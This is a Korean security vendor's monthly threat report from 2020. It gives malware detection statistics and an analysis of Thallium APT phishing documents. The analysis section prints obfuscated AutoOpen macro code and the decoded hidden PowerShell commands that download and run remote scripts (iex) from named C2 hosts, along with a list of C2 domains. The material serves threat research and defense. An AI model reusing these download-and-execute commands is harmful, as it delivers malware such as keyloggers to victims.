이스트시큐리티

보안 동향 보고서

No.133 2020.10

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

No.133 2020.10

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

1. 악성코드 동향

9 월은 지난달부터 이어져오던 APT 그룹의 공격부터 랜섬웨어와 취약점을 악용한 공격까지 다양한 보안 위협이 발견된 달이었습니다.

이번 달에 주목할만한 APT 공격에는 탈륨(Thallium) 조직의 '개성공단 근무자 연구와 아태 연구 논문 투고 사칭 공격'과 '국내 포털사 고객센터 위장 피싱 공격'이 있습니다. '개성공단 근무자 연구와 아태 연구 논문 투고 사칭 공격'에서는 개성공단 근무자 관계 연구 내용을 담은 문서와 아태 지역 연구 논문 투고 서류처럼 위장한 미끼 파일이 사용되었습니다. 분석 결과, 일부 악성코드에서 제작 실수로 보이는 점이 발견되어 공격자들이 다수의 변종을 제작한 것으로 추정됩니다. 또한 탈륨 조직이 국내 유명 포털 사이트에서 보낸 것으로 위장한 피싱 메일이 발견되었으며 해당 메일은 사칭된 포털의 보안 서비스 중 하나인 '새로운 기기 로그인 알림 기능'이 해제되었다는 이메일 공지로 위장하고 있습니다. 공격에 사용된 메일 화면은 실제 포털 회사에서 사용하는 고객 센터 공지 이메일과 디자인이 동일하여 메일 수신자가 해킹 이메일로 판단하기에 어렵기에 더욱 각별한 주의가 필요합니다. 현재 이스트시큐리티 ESRC 에서는 탈륨 조직이 수행 중인 APT 캠페인을 보다 상세히 관찰 추적 중이며, 국가 안보 차원에서 그 중요성을 높게 인식하고 있습니다.

9 월에 주목할 만한 악성코드에는 Maze 랜섬웨어와 Emotet 악성코드가 있습니다. 지난달 국내 대기업인 LG 와 해외 기업인 Xerox 를 해킹하고 데이터를 탈취한 것으로 알려진 Maze 랜섬웨어 운영자가 악성코드를 업그레이드하여 가상머신 내에서 컴퓨터를 암호화하기 시작했습니다. 이는 호스트 내 보안 소프트웨어의 탐지를 우회하기 위한 것으로 향후 더 많은 랜섬웨어 운영자들이 이러한 전략을 채택할 것으로 예상됩니다. 다음으로는 긴 공백기를 끝마치고 지난 7 월부터 꾸준히 등장하고 있는 Emotet 악성코드입니다. Emotet 악성코드가 2020 년 1 월 운영이 종료된 윈도우 10 모바일 OS 로 작성한 것으로 위장한 악성 이메일 첨부파일을 사용하고 있습니다. 첨부파일에는 악성 매크로가 포함되어 있어 문서를 열람한 사용자의 컴퓨터에 Emotet 을 다운로드하고 TrickBot, QBot 등 추가 악성코드를 설치합니다. 사용자는 출처가 불분명한 주소로부터 수신한 메일을 열람하지 않아야 하고 윈도우 10 모바일에서 작성되었다는 워드 문서가 포함된 파일을 받을 경우 편집하거나 콘텐츠를 확인하지 않고 즉시 삭제해야 합니다.

이번 달에는 마이크로소프트 Windows XP 와 Windows Server 2003 의 소스코드가 유출된 것으로 밝혀졌습니다. 소스코드는 한 유명 웹사이트에 토렌트 파일로 게시되었습니다. 특히 Windows XP 는 2001 년에 출시된 운영체제로 지난 2014 년에 공식 지원이 종료되어 더 이상 보안 업데이트가 이뤄지지 않아 보안에 취약합니다. 또한 전문가들은 유출된 소스코드를 이용하여 관리자 권한을 탈취하는 방법을 발견하였습니다. 따라서 사용자는 Windows XP 와 Windows 7 등 공식 지원이 종료된 운영 체제를 사용 중일 경우 즉시 최신 버전으로 업데이트해야 합니다.

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020 년 9 월의 감염 악성코드 Top 15 리스트에서는 지난 3 월부터 8 월까지 꾸준히 1 위를 차지했던 Hosts.media.opencandy.com 이 9 월에도 동일하게 1 위를 차지했으며 지난달에 2 위, 3 위, 4 위를 차지했던 Misc.HackTool.AutoKMS, Trojan.ShadowBrokers.A, Misc.HackTool.KMSActivator 가 순위를 지켰다. 이번 달에는 Misc.Riskware.BitCoinMiner 를 비롯한 4 건의 악성코드가 새롭게 Top 15 에 진입하였으며 Backdoor.Generic.792814 가 지난달에 비해 9 계단 상승한 5 위를 차지했다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	675,487
2	-	Misc.HackTool.AutoKMS	Trojan	365,613
3	-	Trojan.ShadowBrokers.A	Trojan	240,728
4	-	Misc.HackTool.KMSActivator	Trojan	184,111
5	↑9	Backdoor.Generic.792814	Backdoor	108,000
6	↑3	Misc.Riskware.TunMirror	Trojan	104,838
7	New	Adware.SearchSuite	Adware	103,181
8	↓2	Gen:Variant.Razy.553929	Trojan	102,781
9	New	Misc.Riskware.BitCoinMiner	Trojan	100,816
10	↓3	Misc.Keygen	Trojan	91,288
11	↓6	Trojan.Agent.gen	Trojan	71,789
12	-	Gen:Trojan.Dropper.RQU.Ev1@aGUXIJfO	Trojan	67,317
13	↑2	Worm.ACAD.Bursted	Worm	56,354
14	New	Win32.Neshta.A	Virus	54,119
15	New	Gen:Variant.Razy.626035	Trojan	51,447


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020 년 09 월 01 일 ~ 2020 년 09 월 30 일

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 58%를 차지했으며 호스트파일(Host) 유형이 29%로 그 뒤를 이었다. 백도어(Backdoor) 유형의 비율이 소폭 상승했으며 전반적으로 8 월에 비해 9 월의 전체 감염 건수는 9% 가량 감소하였다.



카테고리별 악성코드 비율 전월 비교

9 월에는 8 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율은 감소하였고, 호스트파일(Host) 유형 악성코드 비율이 약간 상승하였다.




 Copyright © 2020 ESTsecurity Corp. All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

9 월 랜섬웨어 차단 통계


해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다. 9 월 1 일부터 9 월 30 일까지 총 53,729 건의 랜섬웨어 공격 시도가 차단되었다. 8 월에 비해 랜섬웨어 공격 건수는 약 6.5% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 9 월 한 달간 총 4,629,147 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 8 월 한 달 간 확인되었던 3,322,541 건의 악성코드 경유지/유포지 URL 수에 비해 약 39% 가량 증가한 수치다.

악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주시기 바란다.



ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

02
전문가 보안 기고

1. 탈륨 APT 위협 행위자들의 흔적과 악성파일 사례별 비교 분석

2. 비너스락커 조직, Makop 랜섬웨어 유포 중!

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

1. 탈륨 APT 위협 행위자들의 흔적과 악성파일 사례별 비교 분석

탈륨 조직의 지능형지속위협(APT) 공격이 여전히 지속되고 있으며, 지금도 활성도가 높은 상태입니다. 최근 추가로 발견된 몇가지 사례를 살펴보고, 이들이 사용하는 공격기법을 알아보고자 합니다.

■ 악성 DOC 문서 제작자가 사용한 계정 'like' 그리고...
ESRC 에서는 9 월 중순부터 10 월 초까지 탈륨 조직의 위협활동에 주목했습니다.

이들이 최근까지 공격에 사용한 악성 워드(MS Word) 파일을 비교하면 모두 동일한 계정에서 제작된 것을 확인할 수 있습니다.


물론, 여기서 기술한 3 가지 사례 이외에도 존재하지만, 이번 내용에선 편의상 생략하도록 하겠습니다.

파일명	마지막 수정 날짜	마지막 작성자 계정	MD5 (image.png)
서면인터뷰 질의내용.doc	2020-09-16	like	0861db46d3e44f50597d25a9c3ccad6e
북한인권백서-2020.doc	2020-09-29	like	0861db46d3e44f50597d25a9c3ccad6e
학술회의 개최.doc	2020-10-06	like	0861db46d3e44f50597d25a9c3ccad6e

3 개의 악성 문서 파일은 모두 동일한 계정명(like)에서 작성된 공통점이 확인되며, 악성 매크로 코드 실행을 유도하기 위해 삽입된 'image.png' 파일의 MD5 Hash 값도 정확히 일치합니다.

악성 문서 내부에 포함된 PNG 이미지 파일은 해외에서 여러차례 보고 되었던 'TA551' 스타일과 유사하며, 아래 내용을 참고해 보시기 바랍니다.

TA551 : https://unit42.paloaltonetworks.com/valak-evolution



[그림 1] 악성 문서가 사용하는 매크로 실행 유도 화면

 Copyright © 2020 ESTsecurity Corp. All rights reserved.

02 전문가 기고

탈륨 조직들이 사용한 매크로 유도 화면과 TA551 화면 유사성 부분은 계속 조사가 진행 중입니다.

한편, 각 악성 문서 파일은 모두 동일한 패턴의 매크로 코드를 지니고 있습니다.

각각의 매크로 패턴을 부분적으로 비교해 보면 다음과 같이 함수명 선언이 규칙적이며, 글씨체에 한글인 '맑은 고딕'이 공통적으로 사용된 것을 알 수 있습니다.

이것은 악성 매크로 작성자가 한글을 사용할 수 있는 키보드 환경을 쓰고 있다는 위협 행위자 단서 중에 하나 입니다.

서면인터뷰 질의내용.doc	Attribute VB_Name = "Module1" Sub AutoOpen() asfwefsadfasfsadf dsfweqfasdfwqfsdaf asfwqfasfsdafas sdfqefsdafsadfwqefsadf End Sub	Function asfwqfasfsdafas() Selection.WholeStory With Selection.Font .NameFarEast = "맑은 고딕" .NameAscii = "" .NameOther = "" .Name = "" .Hidden = False End With End Function
북한인권백서-2020.doc	Attribute VB_Name = "Module1" Sub AutoOpen() asfwefsadfasfsadf dsfweqfasdfwqfsdaf asfwqfasfsdafas End Sub	Function asfwqfasfsdafas() Selection.WholeStory With Selection.Font .NameFarEast = "맑은 고딕" .NameAscii = "" .NameOther = "" .Name = "" .Hidden = False End With End Function
학술회의 개최.doc	Attribute VB_Name = "Module1" Sub AutoOpen() asfwefsadfasfsadf dsfweqfasdfwqfsdaf asfwqfasfsdafas sdfqefsdafsadfwqefsadf End Sub	Function asfwqfasfsdafas() Selection.WholeStory With Selection.Font .NameFarEast = "맑은 고딕" .NameAscii = "" .NameOther = "" .Name = "" .Hidden = False End With End Function

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

매크로 코드 중에 핵심이라 할 수 있는 명령제어(C2) 서버 통신 부분은 특정 문자열로 난독화가 적용되어 있는데, 모두 동일한 방식이 사용 되었습니다.

```
Function dsfweqfasdfwqfsdaf()
    Dim qewrtredf(10) As String
    Dim vbNormalFocus As Integer
    vbNormalFocus = Right(Left("jfsklfkshsdf023jkjffkjfkjisfj23",
    13), 1)
    qewrtredf(1) =
    "$+DC$+D:$+D\$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+D\$+DS$+Dy$+Ds$+DW$+D
    O$+DW$+D$+D6$+D4$+D\$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+DP$+Do$+Dw$+D$
    +De$+Dr$+DS$+Dh$+De$+Dl$+Dl$+D$+D\$+Dv$+D1$+D.$+D0$+D\$+Dp$+D$+D
    ow$+De$+Dr$+D$+Ds$+Dh$+De$+Dl$+Dl$+D.$+De$+Dx$+De$+D
    $+D-$+DW$+Di$+Dn$+Dd$+Do$+Dw$+DS$+Dt$+Dy$+Dl$+De"
    qewrtredf(2) = "$+D $+DH$+Di$+Dd$+Dd$+De$+Dn$+D
    $+D-$+Dc$+Do$+Dm$+Dm$+Da$+Dn$+Dd$+D
    $+D&$+D{$+D[$+Ds$+Dt$+Dr$+Di$+Dn$+Dg$+D]$$+Da$+D"
    qewrtredf(3) =
```

```
Function dsfweqfasdfwqfsdaf()
    Dim qewrtredf(10) As String
    Dim vbNormalFocus As Integer
    vbNormalFocus = Right(Left("jfsklfkshsdf023jkjffkjfkjisfj23",
    13), 1)
    qewrtredf(1) =
    "$+DC$+D:$+D\$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+D\$+DS$+Dy$+Ds$+DW$+D
    O$+DW$+D$+D6$+D4$+D\$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+DP$+Do$+Dw$+D$
    +De$+Dr$+DS$+Dh$+De$+Dl$+Dl$+D$+D\$+Dv$+D1$+D.$+D0$+D\$+Dp$+D$+D
    ow$+De$+Dr$+D$+Ds$+Dh$+De$+Dl$+Dl$+D.$+De$+Dx$+De$+D
    $+D-$+DW$+Di$+Dn$+Dd$+Do$+Dw$+DS$+Dt$+Dy$+Dl$+De"
    qewrtredf(2) = "$+D $+DH$+Di$+Dd$+Dd$+De$+Dn$+D
    $+D-$+Dc$+Do$+Dm$+Dm$+Da$+Dn$+Dd$+D
    $+D&$+D{$+D[$+Ds$+Dt$+Dr$+Di$+Dn$+Dg$+D]$$+Da$+D"
    qewrtredf(3) =
```

```
Function dsfweqfasdfwqfsdaf()
    Dim qewrtredf(10) As String
    Dim vbNormalFocus As Integer
    vbNormalFocus = Right(Left("jfsklfkshsdf023jkjffkjfkjisfj23",
    13), 1)
    qewrtredf(1) =
    "$+DC$+D:$+D\$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+D\$+DS$+Dy$+Ds$+DW$+D
    O$+DW$+D$+D6$+D4$+D\$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+DP$+Do$+Dw$+D$
    +De$+Dr$+DS$+Dh$+De$+Dl$+Dl$+D$+D\$+Dv$+D1$+D.$+D0$+D\$+Dp$+D$+D
    ow$+De$+Dr$+D$+Ds$+Dh$+De$+Dl$+Dl$+D.$+De$+Dx$+De$+D
    $+D-$+DW$+Di$+Dn$+Dd$+Do$+Dw$+DS$+Dt$+Dy$+Dl$+De"
    qewrtredf(2) = "$+D $+DH$+Di$+Dd$+Dd$+De$+Dn$+D
    $+D-$+Dc$+Do$+Dm$+Dm$+Da$+Dn$+Dd$+D
    $+D&$+D{$+D[$+Ds$+Dt$+Dr$+Di$+Dn$+Dg$+D]$$+Da$+D"
    qewrtredf(3) =
```

[그림 2] 매크로 난독화 영역 비교 화면

Copyright © 2020 ESTsecurity Corp. All rights reserved.

난독화에 사용된 '$+D' 문자를 제거하면 다음과 같이 파워셸 명령어를 통해 특정 서버로 접속을 시도하고, 추가 명령을 수행하게 됩니다.

C2 주소만 달라지고 거의 동일한 명령이 유지되고 있다는 것을 확인할 수 있습니다. 그리고 사용된 도메인들이 이전 리포팅에서 기술했던 것처럼 동일한 서비스입니다.

mypressonline[.]com
scienceontheweb[.]net
atwebpages[.]com
medianewsonline[.]com
myartsonline[.]com
sportsontheweb[.]net
getenjoyment[.]net
onlinewebshop[.]net
mygamesonline[.]org

```
qewrtredf(1) = "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle"
qewrtredf(2) = " Hidden -command &{[string]$a"
qewrtredf(3) = "={(New-Object Net.WebClient)."
qewrtredf(4) = "Do('http://kenyanews.atwebpa"
qewrtredf(5) = "ges.com/su/ce.txt')"
qewrtredf(6) = "};$b=$a.insert(29,'wnloadSt"
qewrtredf(7) = "ring');$c=iex $b;iex $c}"
```

```
qewrtredf(1) = "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle"
qewrtredf(2) = " Hidden -command &{[string]$a"
qewrtredf(3) = "={(New-Object Net.WebClient)."
qewrtredf(4) = "Do('http://busyday.atwebpage"
qewrtredf(5) = "s.com/rg/ch.txt')"
qewrtredf(6) = "};$b=$a.insert(29,'wnloadSt"
qewrtredf(7) = "ring');$c=iex $b;iex $c}"
```

```
qewrtredf(1) = "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle"
qewrtredf(2) = " Hidden -command &{[string]$a"
qewrtredf(3) = "={(New-Object Net.WebClient)."
qewrtredf(4) = "Do('http://goldbin.myartsonl"
qewrtredf(5) = "ine.com/le/yj.txt')"
qewrtredf(6) = "};$b=$a.insert(29,'wnloadSt"
qewrtredf(7) = "ring');$c=iex $b;iex $c}"
```

ESTsecurity Copyright © 2020 ESTsecurity Corp. All rights reserved.

txt 파일처럼 위장한 파워셸 명령이 작동하면 암호화된 또 다른 파일이 다운로드 시도되고, 추가 명령에 따라 키보드 입력 내용을 탈취하는 키로거(Keylogger) 악성 코드가 작동합니다.

여기서 사용된 문자열 중에 탈륨 조직이 오래전 부터 고유하게 사용하는 데이터가 존재합니다.

```
$boundary = "----WebKitFormBoundarywhpFxMBe19cSjFnG"
```

이와 관련된 내용은 이전 포스팅에서 기술된 분석 자료를 참고하시기 바랍니다.

■ 위협 행위자들이 남긴 아주 작고 다양한 흔적들

ESRC는 위협 인텔리전스 분석을 통해 이들의 주요 공격 목표가 정확히 일치한다는 점을 확인했습니다.

이들은 통일부 북한인권기록센터를 사칭해 공격을 수행한 바 있는데, 주로 대북분야 및 탈북관련 단체에서 활동하는 인물들이 공격을 받았습니다.

최근에는 HWP 한글 취약점 보다는 DOC 악성 매크로 문서를 이용한 공격이 주류를 이루는 특징이 보이며, 한국에서 서비스되는 이메일을 등록하고 있습니다.

[그림 3] 매크로 난독화 영역 비교 화면

 Copyright © 2020 ESTsecurity Corp. All rights reserved.


02 전문가 기고

최근 발견된 공격 이메일은 한글 표현이 나름 유창하고 과감하게 한국 정부부처 사무관 이름을 사칭하였습니다.

하지만 간혹 아주 미세한 표현에서 위협 행위자의 한글표현 능력과 지리적 위치를 파악하는데 도움되는 단서를 확보할 수 있습니다.

